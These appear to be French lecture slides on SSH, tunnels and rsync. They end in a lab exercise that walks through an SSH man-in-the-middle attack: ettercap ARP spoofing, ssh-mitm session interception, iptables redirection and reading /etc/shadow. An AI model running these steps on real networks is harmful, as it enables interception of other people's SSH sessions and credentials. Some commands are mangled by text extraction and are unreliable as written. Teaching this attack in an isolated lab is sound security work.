Au niveau d'un hôte sshd, les clés utilisateur révoquées sont contenues dans le fichier pointé par l'attribut RevokedKeys de sshd_config.

Au niveau d'un utilisateur client ssh, les clés hôtes révoquées sont déclarées avec le marqueur @revoked dans le fichier known hosts.

Révocation des clefs

Au niveau d'un hôte sshd, les clés utilisateur révoquées sont contenues dans le fichier pointé par l'attribut RevokedKeys de sshd_config.

Au niveau d'un utilisateur client ssh, les clés hôtes révoquées sont déclarées avec le marqueur @revoked dans le fichier known_hosts.

R30 : Dans le cas où une clé ne peut plus être considérée comme sûre, l'usage de celle-ci doit être rapidement révoquée au niveau de SSH.

Sommaire

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync

Usage scp obsolète ...?

```
SYNOPSIS
scp [-346BCpqrTv] [-c cipher] [-F ssh_config]
[-i identity_file] [-l limit] [-o ssh_option]
[-P port] [-S program]
[[user@]host1:]file1 ... [[user@]host2:]file2
```

- -p conserve les attributs (rwx) du fichier origine
- -r copie récursivement des répertoires entiers
- -l limite la bande passante en kbit/s
- -P port destination
- -v verbeux

Usage sftp

Transfert de fichier par sftp: interactif

```
sftp [-oPort=port] [user@]adresse
Puis:
  help pwd ls cd lpwd lls lcd put get quit
Copie récursive : put -r ou get -r
Exécution d'une commande locale : !commande arguments
Accès au shell local:
             puis exit
```

95 / 140

Sommaire

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync


X11 est le système d'affichage graphique par défaut sur tout les Unix


- → affichage local
- → affichage distant.

Les applications qui veulent afficher = "clients X11".

Sur l'ordinateur qui affiche, tourne un "serveur X11" qui :

- gère le display = écran/clavier/souris.
- a les bon drivers pour la carte graphique
- autorise ou rejette les clients (sécurité).





Un display désigné par adresse: numéro où numéro ∈ 0 . . . 63

Affichage local: avec socket TCP sur /tmp/.X11-unix/X0 .. X63

Affichage distant : socket TCP/IP sur ports 6000 à 6063

ssh eve@eve xclock

Error: can't open display: :0

ssh eve@eve xclock

Error: can't open display: :0

echo \$DISPLAY
:0

ssh eve@eve xclock

Error: can't open display: :0

echo \$DISPLAY
:0


ssh -X user@cible

ssh eve@eve xclock

Error: can't open display: :0

echo \$DISPLAY
:0

ssh -X eve@eve xclock




ssh eve@eve xclock

Error: can't open display: :0

echo \$DISPLAY
:0

ssh -X eve@eve xclock

echo \$DISPLAY localhost:10



- ssh -X ouvre un "tunnel" TCP/IP entre
 - le client ssh
 - -le serveur sshd distant, socket d'écoute port 6010 (display 10)

Donc

- xclock s'adresse au port 6010 de la machine distante, en fait à sshd
- sshd tunelle au client ssh,
- le client ssh s'adresse au serveur X local, en TCP
- le serveur X local affiche.

La desactivation de la redirection X11 se fait via la directive X11Forwarding de sshd_config : X11Forwarding no

R28: La redirection X11 doit être désactivée sur le serveur.

Dans le cas où une redirection X11 est nécessaire, les clients X11 distants doivent être traités avec méfiance et disposer du moins de privilèges possibles.

le client ssh doit utiliser l'option -X, et désactiver l'option ForwardX11Trusted du fichier de configuration client, ssh_config:

ForwardX11Trusted no

Tunnel

```
Création tunnel TCP/IP crypté avec l'option -L : ssh -L port_local:adresse2:port_distant user@adresse1
```

Ceci établit


- une connexion ssh sur user@adresse1
- un tunnel entre localhost:port_local
 et adresse2:port_distant
 la machine adresse1 servant de relais.

Tunnel

Création tunnel TCP/IP crypté avec l'option -L : ssh -L port_local:adresse2:port_distant user@adresse1

-L Specifies that connections to the given TCP port or Unix socket on the local (client) host are to be forwarded to the given host and port, or Unix socket, on the remote side. This works by allocating a socket to listen to either a TCP port on the local side, optionally bound to the specified bind_address, or to a Unix socket. Whenever a connection is made to the local port or socket, the connection is forwarded over the secure channel, and a connection is made to either host port hostport, or the Unix socket remote_socket, from the remote machine.


Only the superuser can forward privileged ports.




Connexion directe exterieur → lab interdite

Faire un rebond permanent me@mypc → bob@sas → jo@lab





jo@lab mon pc dans le labo **→**



Faire un rebond permanent me@mypc → bob@sas → jo@lab

Connection sur bob@sas:

xterm -e ssh -L 10000:lab:22 bob@sas &

- → tunnel permanent
- → le terminer en fermant le xterm

Tunnel

-D [bind_address:]port

Specifies a local "dynamic" application-level port forwarding. This works by allocating a socket to listen to port on the local side, optionally bound to the specified bind_address. Whenever a connection is made to this port, the connection is forwarded over the secure channel, and the application protocol is then used to determine where to connect to from the remote machine. Currently the SOCKS4 and SOCKS5 protocols are supported, and ssh will act as a SOCKS server. Only root can forward privileged ports.

Dynamic port forwardings can also be specified in the configuration file.

Tunnel

-D [bind_address:]port

Specifies a local "dynamic" application-level port forwarding. This works by allocating a socket to listen to port on the local side, optionally bound to the specified bind_address. Whenever a connection is made to this port, the connection is forwarded over the secure channel, and the application protocol is then used to determine where to connect to from the remote machine. Currently the SOCKS4 and SOCKS5 protocols are supported, and ssh will act as a SOCKS server. Only root can forward privileged ports.

Dynamic port forwardings can also be specified in the configuration file.

Sommaire

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync
- 4- Conclusion



https://rsync.samba.org/



rsync permet de synchroniser des fichiers distants.

Il envoie uniquement les différences entre les fichiers à travers le lien, sans exiger que les deux ensembles de fichiers soient présents à l'une des extrémités du lien au préalable.

- peut mettre à jour des arborescences de répertoires et des système de fichiers entiers
- préserve facultativement les liens symboliques, les liens duissilla propriété des fichiers, les permissions, les devices et les horaires

libetelletien ne nécessite eueun privilège pertieulier



https://rsync.samba.org/



- peut mettre à jour des arborescences de répertoires et des systèmes de fichiers entiers
- préserve facultativement les liens symboliques, les liens durs, la propriété des fichiers, les permissions, les devices et les horaires
- l'installation ne nécessite aucun privilège particulier
- le pipeline interne réduit la latence pour les fichiers multiples
- peut utiliser rsh, ssh ou des sockets directs comme moyen de transport
- supporte le rsync anonyme (anonymous rsync) pour la mise en miroir

The rsync algorithm

Andrew Tridgell Paul Mackerras
Department of Computer Science
Australian National University
Canberra, ACT 0200, Australia

June 18, 1996

Abstract

This report presents an algorithm for updating a file on one machine to be identical to a file on another machine. We assume that the two machines are connected by a low-bandwidth high-latency bi-directional communications link. The algorithm identifies parts of the source file which are identical to some part of the destination file, and only sends those parts which cannot be matched in this way. Effectively, the algorithm computes a set of differences without having both files on the same machine. The algorithm works best when the files are similar, but will also function correctly and reasonably efficiently when the files are quite different.

```
NAME
```

```
rsync - a fast, versatile, remote (and local) file-copying tool

SYNOPSIS
Local: rsync [OPTION...] SRC... [DEST]

Access via remote shell:
Pull: rsync [OPTION...] [USER@]HOST:SRC... [DEST]
Push: rsync [OPTION...] SRC... [USER@]HOST:DEST

Access via rsync daemon:
Pull: rsync [OPTION...] [USER@]HOST::SRC... [DEST]
rsync [OPTION...] rsync://[USER@]HOST[:PORT]/SRC... [DEST]
Push: rsync [OPTION...] SRC... [USER@]HOST::DEST
rsync [OPTION...] SRC... rsync://[USER@]HOST[:PORT]/DEST
```

Usages with just one SRC arg and no DEST arg will list the source files instead of copying.

Exemple: Transfert local vers distant via ssh

```
[admin@siwa:~]# rsync -avzhe ssh /home/admin/rpmpkgs admin@192.168.0.14:/depot/
The authenticity of host '192.168.0.14 (192.168.0.14)' can't be established.
ED25519 key fingerprint is SHA256:bH2tiWQn4S5o6qmZhmtXcBROV5TU5H4t2C42QDEMx1c.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.14' (ED25519) to the list of known hosts.
admin@192.168.0.14's password:
sending incremental file list
rpmpkgs/
rpmpkgs/httpd-2.4.37-40.module_el8.5.0+852+0aafc63b.x86_64.rpm
rpmpkgs/mod ssl-2.4.37-40.module el8.5.0+852+0aafc63b.x86 64.rpm
rpmpkgs/nagios-4.4.6-4.el8.x86_64.rpm
rpmpkgs/nagios-plugins-2.3.3-5.el8.x86_64.rpm
sent 3.74M bytes received 96 bytes 439.88K bytes/sec
total size is 3.74M speedup is 1.00
```

Exemple: Transfert local vers distant via ssh

```
The authenticity of host 'eve (172.22.99.254)' can't be established. ED25519 key fingerprint is SHA256:bH2tiWQn4S506qmZhmtXcBROV5TU5H4t2C42QDEMx1c. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '172.22.99.254' (ED25519) to the list of known hosts. eve@172.22.99.254's password: sending incremental file list
```

[alice@client01:~]# rsync -avzhe ssh /home/alice/Documents eve@eve:/home/eve/.

sent 3.74M bytes received 96 bytes 439.88K bytes/sec total size is 3.74M speedup is 1.00

Points d'attention :

- Sens de la synchronisation !!!!!!!!! (valider aussi avec --dry-run)
- Echange préalable de clefs ssh
- Conserver les noms d'utilisateurs vs uid?
- Synchronisation en supprimant aussi les fichiers supprimés sur la cible ? (--delete)
- Compression (performances)?
- -include and -exclude?





Mirroring the Raspbian Repository (rsync)

Mirroring of the full Raspbian repository can be accomplished with rsync at archive.raspbian.org::archive. We will continue to support this method for public mirrors who are unwilling or unable to use raspbmirror. However it may become nessacery to restrict rsync access for private use. Please consider using raspmirror instead.

Sample syntax to mirror the archive would be:

```
rsync --archive --verbose --delete --delete-delay --delay-updates \
archive.raspbian.org::archive /path/to/local/mirror
```

The '--dry-run' option can be used to first test out connectivity before attempting a full mirror.

Sommaire

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync
- 4- Conclusion

Conclusion

Ce que permet SSH:

Sécuriser et outiller des flux à travers des réseaux non sécurisés tout en assurant :

1- Authentification : vérification de l'identité des

deux partenaires

2- **Encryption** : protection des données avec

efficacité et performance.

3- **Intégrité** : garantie que les données

ne sont pas altérées

Conclusion

OpenSSH apporte des outils :

- d'administation distante : ssh, scp, sftp.
- de gestion des clefs : ssh-add, ssh-keysign, ssh-keyscan, ssh-keygen.
- des demons sshd, sftp-server, ssh-agent.

rsync tire bénéfice de ssh pour permettre une synchronisation sécurisée de fichiers

Attaque Man In The Middle Revue de sécurité

10/02/2023

A- Attaque Man In The Middle ssh


A- Attaque Man In The Middle ssh

1- Préparation

1bis Tester ARP Spoofing

- 2- Substituer sshd de eve par SSH-MITM
- 3- Configurer les redirections réseau de eve
- 4- Activer l'attaque avec un ARP Spoofing
- 5- Exploitation de l'attaque
- 6- Fin d'attaque
- 7- Retour à la normale

Man In The Middle



1- Préparation :

- Vérifier les configurations réseau :
- ip address
- ip neighbour
- ip route

Bien noter les adresses IP et MAC de chacune des machines



- Lancer des pings depuis client01 vers serveur01 (et eve) : observer Wireshark
- Vérifier les versions d'OpenSSH et son démarrage sur client01, eve et serveur01
- Vérifier les ports ouverts :
- ss -Intp
- Supprimer les fichiers known_hosts
- > .ssh/known hosts
- regarder les clefs ssh présentes pour alice@client01 et bob@serveur01

1bis- Tester un ARP spoofing

```
sudo ettercap -i enp0s8 -T -M arp /172.20.99.10// /172.20.99.100//
-T : lance ettercap en mode texte
-M : indique que l'on veut une attaque de type "MITM"
/IP// de serveur01 et de client01 : adresses IP des victimes.
```

Vérifier les configurations réseau :

ip address
ip neighbour
ip route

Bien noter les adresses IP et MAC de chacune des machines après ettercap. Que remarquez vous ?

Lancer des pings depuis client01 vers serveur01 (et eve) : observer les paquets ICMP avec Wireshark

Est ce que alice peut faire un ssh sur serveur01 ? Pourquoi ?

2- Substituer sshd de eve par SSH-MITM https://github.com/ssh-mitm/ssh-mitm

Vérifier que sshd n'est pas démarré sur eve :

```
ps -ef |grep sshd
ss -lntp
Sinon l'arrêter:
sudo /etc/init.d/ssh stop
```

Quand on est certain de ne pas avoir de démon sshd démarré , on peut démarrer un serveur ssh spécialisé dans le MITM :

```
sudo ssh-mitm -d server --remote-host 172.20.99.10
   --listen-port 2222 --session-log-dir ~eve/ssh_files --store-scp-files
```

-d debug

server démarre le « service ssh MITM »

-- remote-host indique la cible

--listen-port port sur lequel on écoute (cf iptables REDIRECT)

--session-log-dir répertoire de stockage du transcript des sessions interceptées

3- Configurer les redirections réseau de eve

Activer le routage IP

echo 1> /procsys/net/ipv4/ip_forward

Activer le forward de port 22 vers 2222

```
iptables -P FORWARD ACCEPT
iptables -A INPUT -p tcp —dport 2222 -J ACCEPT
iptables -t nat -A PREROUTING -p tcp —dport 22 -j REDIRECT —to-ports 2222
```

Vérification avec

```
iptables -L
iptables -L -t nat
```

4- Activer l'attaque avec un ARP Spoofing

```
sudo ettercap -i enp0s8 -T -M arp /172.20.99.10// /172.20.99.100//
-T : lance ettercap en mode texte
-M : indique que l'on veut une attaque de type "MITM"
   /IP// de serveur01 et de client01 : adresses IP des victimes.
```

Vérifier les configurations réseau : ip neighbour

5- Exploitation de l'attaque

Est ce que alice peut faire un ssh sur serveur01 ? Pourquoi ?

Ouvrir un mirrorshell sur eve (cf indication de ssh-mitm) et y exécuter une commande, par exemple : ls

Alice une fois connectée sur serveur01 peut faire par exemple :

su - root
cat /etc/shadow
ssh alice@client01 (que se passe t il?)

6- Fin d'attaque

Fenêtre ettercap : Taper q pour quitter

Fenêtre ssh-mitm

Qu'observez vous sur client01?

Alice relance un ssh depuis client01 vers serveur01.

7- Retour à la normale

```
Sur eve:
```

echo 0>/proc/sys/net/ipv4/ip_forward

iptables -D INPUT -p tcp --dport 2222 -j ACCEPT

iptables -t nat -D PREROUTING -p tcp --dport 22
-j REDIRECT --to-ports 2222

Sur client01: sudo ip neigh flush all

Relancer une connexion ssh depuis client01 vers serveur01

Conclusion



https://docs.ssh-mitm.at/get_started/faq.html

Revue de sécurité

- 1- Vérifier l'installation d'OpenSSH sur serveur01 en établissant une revue de sécurité basée sur les 31 points de recommandations de l'ANSSI.
- 2- Si nécessaire, mettre en place et valider des remédiations.
- 3- Formaliser sous forme d'un rapport

https://www.ssi.gouv.fr/uploads/2014/01/NT_OpenSSH.pdf

Note technique

RECOMMANDATIONS POUR UN USAGE SÉCURISÉ D'(OPEN)SSH



Conclusion




Fig. 2. The OSI model and cyber attack examples, originally published in Manninen (2018).

Requirements for cybersecurity in agricultural communication networks

Jussi Nikander a,*, Onni Manninenb , Mikko Laajalahtic

Conclusion



Fig. 1. The Confidentiality, Integrity, Availability (CIA) triad.

Requirements for cybersecurity in agricultural communication networks

Jussi Nikander a,*, Onni Manninenb , Mikko Laajalahtic

https://www.sciencedirect.com/science/article/pii/S0168169920314812?via%3Dihub

CIA's Triad : Confidence Integrity Availibility

Evidence